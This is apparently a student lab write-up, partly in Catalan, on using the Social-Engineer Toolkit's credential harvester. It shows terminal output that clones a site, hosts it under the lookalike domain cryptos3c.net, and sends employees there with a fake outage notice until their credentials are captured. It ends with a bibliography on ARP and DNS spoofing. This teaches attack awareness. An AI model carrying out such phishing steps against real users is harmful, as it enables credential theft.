The text describes various attack methods: Java Applet Attack, Metasploit Browser Exploit, Credential Harvester, TabNabbing, Web-Jacking Attack, Multi-Attack, and HTA Attack. It also provides instructions for cloning websites and performing PowerShell injection via HTA files.

> Img Source: @Aaron & @Cristian 's GitHub

```

File Actions Edit View Help
an... ~ x anonym...r/www x anonymo...ttercap x anonymous@osb.../sites/amazon x anonymo...ttercap x
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:■

```

> Img Source: [@Aaron](#) & [@Cristian](#) 's GitHub

```

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
Home

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:
[!] Example: /home/website/ (make sure you end with '/')
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/var/www/html/cryptosec/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder


Enter choice [1/2]: 1
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported:cryptos3c.net

The best way to use this attack is if username and password form fields are available. Regardless, this captures a
ll POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

> Img Source: @Aaron & @Cristian 's GitHub

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent **cryptos3c.net**
4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



> **Img Source:** @Aaron & @Cristian 's GitHub

5. Les credencials del client han sigut robades!

-> [Tornar a Ciberseguretat] <-

Bibliografia

ARP CACHE POISONING / ARP SPOOF

- <https://www.redeszone.net/tutoriales/seguridad/que-es-ataque-arp-poisoning/> - ARP POISONING
- <https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/> - ARP POISONING
- – <https://www.redeszone.net/tutoriales/redes-cable/ataques-arp-spoofing-evitar/>
- <https://ourcodeworld.co/articulos/leer/949/como-realizar-un-ataque-dos-http-lento-con-slowhttptest-prueba-la-proteccion-de-tu-servidor-contraslowloris-en-kali-linux>

DNS CACHE POISONING / DNS SPOOF

- <https://www.varonis.com/blog/dns-cache-poisoning> - DNSSPOOF
- <https://programmerclick.com/article/2815493326/> - DNSSPOOF
- <https://www.boomerinx.com/2018/03/realizando-un-dns-spoofing.html> - DNSSPOOF
- <https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/> - DNSSPOOFING
- <https://www.varonis.com/blog/dns-cache-poisoning> - CACHE POISON
- <https://www.cloudflare.com/learning/dns/dns-cache-poisoning/> - DNSSPOOF
- <https://www.okta.com/identity-101/dns-poisoning/> - DNSCACHE POLSON
- <https://www.youtube.com/watch?v=uQrmKhW35mQ&t=765s> - DNSSPOOFING ETTERCAP BACKBOX
- <https://www.varonis.com/blog/dns-cache-poisoning> - SPOOF DNS CACHE POISONING
- <https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/#:~:text=DNS%20poisoning%2C%20also%20known%20as,web%20servers%20and%20phishing%20cache-poisoning> - CACHE POISONING
- <https://www.imperva.com/learn/application-security/dns-spoofing/> - DNSSPOOFING
- <https://www.amirootyet.com/post/how-to-spoof-dns-in-kali-linux/> - DNSSPOOFING

- [https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/#:~:text=DNS%20poisoning%2C%20also%20known%20as,web%20servers%20and%20phishing%20 - DNSSPOOFING](https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/#:~:text=DNS%20poisoning%2C%20also%20known%20as,web%20servers%20and%20phishing%20-%20DNSSPOOFING)

SOCIAL ENGINEERING TOOL

- <https://www.youtube.com/watch?v=Jjulz-xHwEo&t=2s> - SITE CLONER
- <https://www.youtube.com/watch?v=GC4wtfMr3t8> - SITE CLONER
- https://www.youtube.com/watch?v=sP_PDnXTX7A&t=9s - SET TOOLKIT
- <https://www.youtube.com/watch?v=1TsCybFNrM0&t=315s> - SITE CLONER
- <https://www.youtube.com/watch?v=jXy9ewmDVBE> - SITE CLONER
- <https://www.youtube.com/watch?v=u9dBGWVwMMA> - PHISHING ATTACKS SCARY
- <https://linux.die.net/man/1/slowhttptest> - SLOWHTTP